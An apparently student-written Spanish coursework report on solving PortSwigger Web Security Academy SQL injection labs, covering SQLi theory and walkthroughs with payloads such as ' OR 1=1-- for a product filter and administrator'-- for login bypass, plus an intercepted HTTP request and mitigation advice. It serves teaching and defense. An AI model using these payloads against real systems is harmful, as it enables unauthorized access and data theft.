ROAD TO HALL OF FAME (SQL INJECTION)

Seguridad Informatica II

Integrantes del Equipo:

Lopez Lopez Josue Emmanuel	182078
Mata Martinez Aaron Efraim	179419
Rodriguez Hernandez Edgar Omar	177888
Rodriguez Morin Estefano Alessandro	178584
Ros Padilla Ivan	177573
Salinas Carrillo Mauricio Josafat	177406

Profesor: Servando Lopez Contreras

25 de febrero de 2026

Introducción

En el presente documento se documenta de manera estructurada la resolución del tópico SQL Injection, correspondiente a los laboratorios oficiales de PortSwigger (Web Security Academy). El objetivo principal es desarrollar un portafolio técnico profesional que demuestre la explotación sistemática de vulnerabilidades de inyección SQL, aplicando Burp Suite como herramienta principal para el análisis e intercepción de peticiones web. A través de este análisis, se busca no solo ejecutar las técnicas de explotación, sino también comprender el impacto directo que estas vulnerabilidades tienen sobre la seguridad de las aplicaciones web y fundamentar las medidas de mitigación pertinentes.

Marco Teórico

Funcionamiento de bases de datos relacionales:
Las bases de datos relacionales son sistemas diseñados para almacenar y organizar información en tablas estructuradas, compuestas por filas y columnas. En el contexto de las aplicaciones web modernas, el servidor *backend* interactúa continuamente con estas bases de datos para generar contenido dinámico. Cuando un usuario realiza una acción en la interfaz web, la aplicación construye y envía instrucciones al motor de la base de datos para recuperar, insertar, actualizar o eliminar registros específicos. Si estas instrucciones se construyen concatenando directamente la entrada del usuario sin una validación previa, se abre la puerta a manipulaciones maliciosas de la estructura original de la consulta.

Consultas SQL básicas (SELECT, WHERE, UNION, etc.):
El Lenguaje de Consulta Estructurada (SQL) proporciona comandos específicos para la manipulación de datos. Comprender estos comandos es fundamental para analizar cómo se altera su lógica durante un ataque:

- **SELECT:** Es la instrucción principal utilizada para consultar y recuperar datos específicos de una o varias tablas.

- **WHERE:** Se utiliza como una cláusula de filtrado para especificar las condiciones que deben cumplir los registros para ser devueltos por la consulta. Gran parte de las vulnerabilidades de inyección ocurren al manipular las condiciones de esta cláusula.

- **UNION:** Es un operador que permite combinar los conjuntos de resultados de dos o más sentencias `SELECT` en una única salida. Para que funcione, las

consultas combinadas deben devolver el mismo número de columnas y tener tipos de datos compatibles.

- **UPDATE / INSERT / DELETE:** Comandos empleados para modificar, agregar o eliminar registros en la base de datos. Las inyecciones en estas sentencias pueden resultar en alteraciones persistentes o pérdida accidental de información.

¿Qué es SQL Injection?

La inyección SQL (SQLi) es una vulnerabilidad crítica de seguridad web que permite a un atacante interferir directamente con las consultas que una aplicación realiza a su base de datos. Esta falla se presenta cuando la aplicación procesa la entrada del usuario de manera insegura, permitiendo que un tercero altere la sintaxis y la lógica de la consulta original. Como resultado, un atacante puede visualizar datos que normalmente no estarían accesibles , modificar información existente e incluso, en escenarios severos, comprometer la infraestructura del servidor subyacente.

Clasificación de ataques SQLi:

- **In-band (Union-based, Error-based):** Esta categoría se caracteriza porque el atacante utiliza el mismo canal de comunicación tanto para inyectar el código malicioso como para recuperar los resultados.
    - *Union-based:* Se aprovecha el operador `UNION` para ejecutar consultas `SELECT` adicionales elaboradas por el atacante, anexando los resultados extraídos a la respuesta original que la aplicación devuelve al navegador.
    - *Error-based:* Consiste en forzar deliberadamente a la base de datos a generar mensajes de error verbosos. Si la aplicación refleja estos errores en su respuesta HTTP, el atacante puede utilizarlos para inferir la estructura de la base de datos o extraer fragmentos de datos confidenciales.

- **Blind (Boolean-based, Time-based):** Las vulnerabilidades ciegas ocurren cuando la aplicación es susceptible a la inyección, pero sus respuestas HTTP no devuelven los resultados de la consulta SQL ni revelan detalles de errores de la base de datos.

- *Boolean-based (Respuestas condicionales):* El atacante inyecta condiciones lógicas (Verdadero/Falso) y observa si existe alguna diferencia sistemática en el comportamiento o en el contenido de la respuesta de la aplicación. Esto permite extraer información caracter por caracter infiriendo la verdad de cada condición inyectada.

- *Time-based (Retrasos de tiempo):* Si la aplicación maneja los errores y no altera su respuesta, se inyectan comandos específicos de la base de datos que provocan retrasos en el procesamiento. Midiendo el tiempo que tarda el servidor en responder, se infiere si la condición inyectada resultó ser verdadera o falsa.

- **Out-of-band (OOB):** Esta técnica se emplea en contextos donde las consultas se procesan de forma asíncrona o cuando las técnicas *Blind* tradicionales no son efectivas. Consiste en inyectar cargas útiles que obligan al servidor de la base de datos a generar una interacción de red (típicamente mediante el protocolo DNS) hacia un dominio controlado por el atacante. A través de este canal secundario, es posible confirmar la vulnerabilidad y exfiltrar datos de manera directa.

Impacto en la confidencialidad, integridad y disponibilidad:
El impacto de un ataque SQLi afecta directamente los tres pilares de la seguridad de la información:

- **Confidencialidad:** Se vulnera al permitir el acceso no autorizado a datos sensibles, resultando en la exposición de contraseñas, información personal, detalles financieros y propiedad intelectual.

- **Integridad:** Se compromete cuando el atacante logra ejecutar sentencias que modifican, alteran o eliminan registros vitales de la base de datos, causando daños persistentes en la lógica y el contenido de la aplicación.

- **Disponibilidad:** Se ve afectada ya que un atacante puede borrar tablas completas, alterar los permisos de acceso o ejecutar comandos que sobrecarguen el motor de la base de datos, culminando en ataques de denegación de servicio (DoS).

Relación con OWASP Top 10:
El proyecto OWASP (Open Worldwide Application Security Project) mantiene un documento de concientización estándar que representa el consenso de la industria sobre los riesgos de seguridad más críticos en aplicaciones web. Las vulnerabilidades de inyección, encabezadas por SQL Injection, históricamente han ocupado las primeras posiciones en este ranking debido a su prevalencia, facilidad de explotación y el impacto devastador que conllevan. Representan un fallo fundamental en el diseño de la arquitectura de software al no separar adecuadamente los comandos del intérprete de los datos provistos por el usuario.

Importancia en pruebas de penetración:
En el ámbito de la ciberseguridad ofensiva y las auditorías técnicas, identificar fallos de inyección SQL es de máxima prioridad. Estos vectores de ataque han sido el origen de múltiples brechas de datos de alto perfil a nivel mundial. Durante una prueba de penetración, demostrar la existencia de esta vulnerabilidad evidencia un riesgo sistémico; un atacante real podría obtener una puerta trasera persistente en los servidores de la organización, resultando en un compromiso a largo plazo que podría pasar desapercibido. Esto se traduce en severos daños reputacionales, pérdida de confianza y multas regulatorias millonarias.

Tipos de payloads:
Un *payload* es la cadena de caracteres específicamente diseñada que se inyecta en el campo vulnerable para manipular la consulta. Los tipos más comunes incluyen:

- **Caracteres de ruptura:** El uso de la comilla simple (`'`) es el método estándar para romper la sintaxis de la cadena original y buscar anomalías o errores.

- **Condiciones Booleanas:** Expresiones como `OR 1=1` se utilizan para alterar la lógica de la consulta, forzando a que la condición se evalúe siempre como verdadera.

- **Indicadores de comentario:** Secuencias como el doble guion (`--`) o el símbolo de hash (# en MySQL) se inyectan al final del *payload* para comentar y anular el resto de la consulta SQL original de la aplicación, evitando así errores de sintaxis.

- **Comandos de retraso:** Funciones propias del motor de base de datos como `WAITFOR DELAY` (Microsoft SQL) o `SLEEP` (MySQL) utilizadas en extracciones basadas en tiempo.

- **Cargas útiles OAST:** Sintaxis diseñada para desencadenar interacciones de red fuera de banda.

Principios de defensa:
La mitigación fundamental y más efectiva contra la inyección SQL es la implementación sistemática de consultas parametrizadas en lugar de utilizar la concatenación de cadenas. Este enfoque asegura que la base de datos trate la entrada del usuario estrictamente como datos literales y no como código ejecutable, neutralizando así el ataque. Para aquellos escenarios estructurales donde las consultas parametrizadas no pueden ser aplicadas (por ejemplo, al definir dinámicamente el nombre de una tabla o una columna en una cláusula `ORDER BY`), se debe implementar un enfoque de listas de permitidos, garantizando que solo se procesen valores de entrada estrictamente validados y predefinidos.

Desarrollo Práctico

1. SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

- **Nivel:** Apprentice
- **Tipo de SQLi:** In-band (Basada en lógica booleana)
- **Objetivo del laboratorio:** El objetivo principal consiste en explotar una vulnerabilidad en el mecanismo de filtrado de productos para evadir las restricciones de la base de datos, logrando así la visualización de artículos del inventario que aún no han sido publicados o lanzados al mercado.

Explicación técnica de la vulnerabilidad: Se identifica que el parámetro *category* de la aplicación web es vulnerable a inyección de código SQL. El sistema captura el texto introducido por el usuario y lo inserta de manera directa en la instrucción interna que consulta la base de datos. Al carecer de un proceso robusto de sanitización o validación de los datos entrantes, es posible introducir caracteres


especiales que alteran la estructura de la consulta original. En términos administrativos, esto significa que un atacante puede reescribir las reglas de negocio que dictan qué información es pública, transformando una solicitud de búsqueda rutinaria en una orden directa para extraer datos corporativos restringidos.

Procedimiento paso a paso:

1. Se intercepta la petición HTTP dirigida al servidor utilizando la herramienta Burp Suite Proxy.
2. Se envía la petición interceptada a la herramienta Burp Repeater para su análisis iterativo.
3. Se localiza el parámetro vulnerable, *category*, dentro de la cadena de consulta de la solicitud GET.
4. Se inyecta una secuencia de caracteres lógicos (payload) directamente en el valor del parámetro mencionado, alterando la instrucción prevista por el sistema.
5. Se transmite la solicitud modificada al servidor para evaluar el comportamiento y procesamiento de la base de datos.
6. Se analiza la respuesta devuelta por el servidor. Se constata la recepción de un código de estado *200 OK* acompañado de un incremento significativo en el volumen de los datos transferidos. Esto confirma de manera concluyente que la base de datos ha devuelto la totalidad de los registros de la tabla de productos, ignorando exitosamente los filtros de visibilidad programados.

Capturas de pantalla:

- Request interceptado




- Payload utilizado

Request


Pretty Raw Hex

```
1  GET /filter?category='+OR+1=1-- HTTP/2
2  Host: 0a6a007d04a320398aaebdf800d70086.web-security-academy.net
3  Cookie: session=D05S1NeVlhDdxATxyPApW4pmewBZrtCE
4  Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Linux"
7  Accept-Language: es-419,es;q=0.9
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/145.0.0.0 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
   ,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a6a007d04a320398aaebdf800d70086.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

- Respuesta vulnerable



- Confirmación de "Lab Solved”



Explicación del payload:

- **Payload utilizado:** ‘+OR+1=1--

Análisis: Esta cadena de caracteres está diseñada con el propósito específico de manipular la sintaxis de la base de datos:

- La comilla simple (') tiene la función de cerrar prematuramente el campo de texto que el sistema había abierto para recibir el nombre legítimo de la categoría.
- La instrucción lógica *OR 1=1* introduce una condición de evaluación matemática que siempre resulta verdadera. En el contexto operativo, esto ordena a la base de datos que devuelva un registro si pertenece a la categoría indicada "O" (OR) si el número 1 es igual al número 1. Al ser esta última una verdad universal, el sistema aprueba la visualización de todos los registros existentes en la tabla de productos.
- Los caracteres de doble guion (--) actúan como un comando de comentario en el lenguaje SQL. Su objetivo es neutralizar y ordenar al sistema que ignore el resto del código programado por los desarrolladores (la regla restrictiva *AND released = 1* que mantenía los productos ocultos).
- Los signos de suma (+) se emplean para representar espacios en blanco dentro del formato de la URL, asegurando que el servidor web interprete la instrucción con la separación correcta.

Mitigación recomendada:

Para erradicar esta vulnerabilidad, se requiere abandonar la práctica de concatenar texto dinámico en las consultas a la base de datos. Se recomienda encarecidamente la implementación de Consultas Parametrizadas en la arquitectura del código fuente, en estricto cumplimiento con las directrices de seguridad de OWASP. Esta estrategia defensiva garantiza que el motor de la base de datos procese cualquier entrada del usuario exclusivamente como un valor de texto inofensivo, eliminando cualquier posibilidad de que dicha información sea interpretada y ejecutada como comandos de control del sistema. Complementariamente, se aconseja aplicar listas de control de acceso para validar que únicamente se procesen las categorías de productos previamente autorizadas por el negocio.

2. SQL injection vulnerability allowing login bypass

- **Nivel:** Apprentice

- **Tipo de SQLi:** In-band (Evasión de Autenticación / Logic Bypass)
- **Objetivo del laboratorio:** Acceder a la aplicación web obteniendo los privilegios del usuario administrador, evadiendo por completo el mecanismo de validación de contraseñas.

Explicación técnica de la vulnerabilidad:
Se identifica una vulnerabilidad de severidad crítica en la función de inicio de sesión de la aplicación web. El parámetro de entrada correspondiente al nombre de usuario (*username*) carece de mecanismos de sanitización y validación antes de ser concatenado y procesado por el motor de la base de datos.


En términos ejecutivos, el sistema confía de manera implícita en la información ingresada en el formulario y la interpreta directamente como instrucciones de sistema. Esto hace posible que un agente externo introduzca caracteres especiales para alterar la regla lógica de validación original. En lugar de que el sistema verifique simultáneamente la existencia del usuario y la exactitud de su contraseña, la alteración obliga a la base de datos a comprobar únicamente la existencia del usuario, anulando el requisito de la contraseña y permitiendo el acceso no autorizado.

Procedimiento paso a paso:


1. Se intercepta la petición HTTP de tipo POST dirigida a la ruta de autenticación del servidor utilizando la herramienta de intercepción Burp Suite Proxy.
2. Se envía la petición interceptada a la herramienta Burp Repeater para facilitar un análisis iterativo e inyección controlada de datos.
3. Se localiza el parámetro *username* dentro del cuerpo de la petición y se sustituye su valor estándar por un vector de ataque (inyección SQL) diseñado específicamente para truncar la consulta del servidor.
4. Se asigna un valor arbitrario al parámetro *password*, dado que la lógica de validación de este campo será evadida.
5. Se transmite la petición manipulada al servidor web.
6. Se analiza la respuesta del servidor, observando la recepción de un código de estado *HTTP/2 302 Found* junto con la asignación de un *token* de sesión válido para el perfil de administrador. Este comportamiento confirma que el sistema ha autorizado el acceso sin requerir las credenciales legítimas completas.

Capturas de pantalla:


- Request interceptado




- Payload utilizado



- Respuesta vulnerable



- Confirmación de "Lab Solved"



Explicación del payload:

- **Payload utilizado:** administrator'--

- **Análisis:** El éxito de esta intrusión radica en la manipulación de la estructura lógica de la consulta SQL subyacente (específicamente en la cláusula WHERE).
    - La comilla simple (') actúa como un carácter de escape y delimitador. Su función técnica es indicarle a la base de datos que la cadena de texto correspondiente al nombre de usuario ha finalizado prematuramente.
    - El doble guion (--) es el operador estándar reconocido por múltiples motores de bases de datos relacionales para marcar el inicio de un comentario.
    - Al concatenar ambos elementos, la instrucción original del sistema es seccionada. La base de datos ejecuta de manera exitosa la instrucción de buscar al usuario "administrator", mientras que el resto del código original programado por los desarrolladores (la sección encargada de comparar la contraseña) queda convertida en un comentario inofensivo, siendo ignorada de forma absoluta por el servidor.

Mitigación recomendada:
Para erradicar esta vulnerabilidad y alinear la arquitectura del software con los estándares de seguridad de la industria (OWASP), se requiere abandonar el uso de concatenación dinámica de cadenas para construir consultas a la base de datos. La principal defensa técnica consiste en la implementación obligatoria de Consultas Preparadas o consultas parametrizadas.
Esta técnica asegura, a nivel de compilación, que la base de datos trate cualquier entrada del usuario estrictamente como datos literales y en ningún caso como código ejecutable. Adicionalmente, como medida de defensa en profundidad, se recomienda implementar una validación de entradas estricta mediante el uso de listas blanca, asegurando que el sistema rechace automáticamente cualquier petición que contenga caracteres especiales no esperados en los campos de autenticación.

3. SQL injection attack, querying the database type and version on Oracle

- **Nivel:** Practitioner
- **Tipo de SQLi:** In-band (UNION-based)

- **Objetivo del laboratorio:** Determinar la versión exacta y la edición del motor de base de datos Oracle subyacente de la aplicación web, extrayendo dicha información confidencial hacia la interfaz de usuario mediante la alteración de la consulta original.

Explicación técnica de la vulnerabilidad:
La vulnerabilidad reside en el parámetro *category* perteneciente a la funcionalidad de filtrado de productos. La aplicación procesa el texto introducido en dicho parámetro y lo concatena directamente en la consulta a la base de datos sin aplicar rutinas de sanitización o validación de seguridad. Esta falla arquitectónica permite que un usuario malintencionado introduzca caracteres especiales para cerrar prematuramente la instrucción original e inyectar comandos de bases de datos adicionales. Al procesarse, el sistema interpreta la carga útil maliciosa como una instrucción legítima, forzando a la base de datos a revelar información interna de su infraestructura en lugar del catálogo de productos previsto.

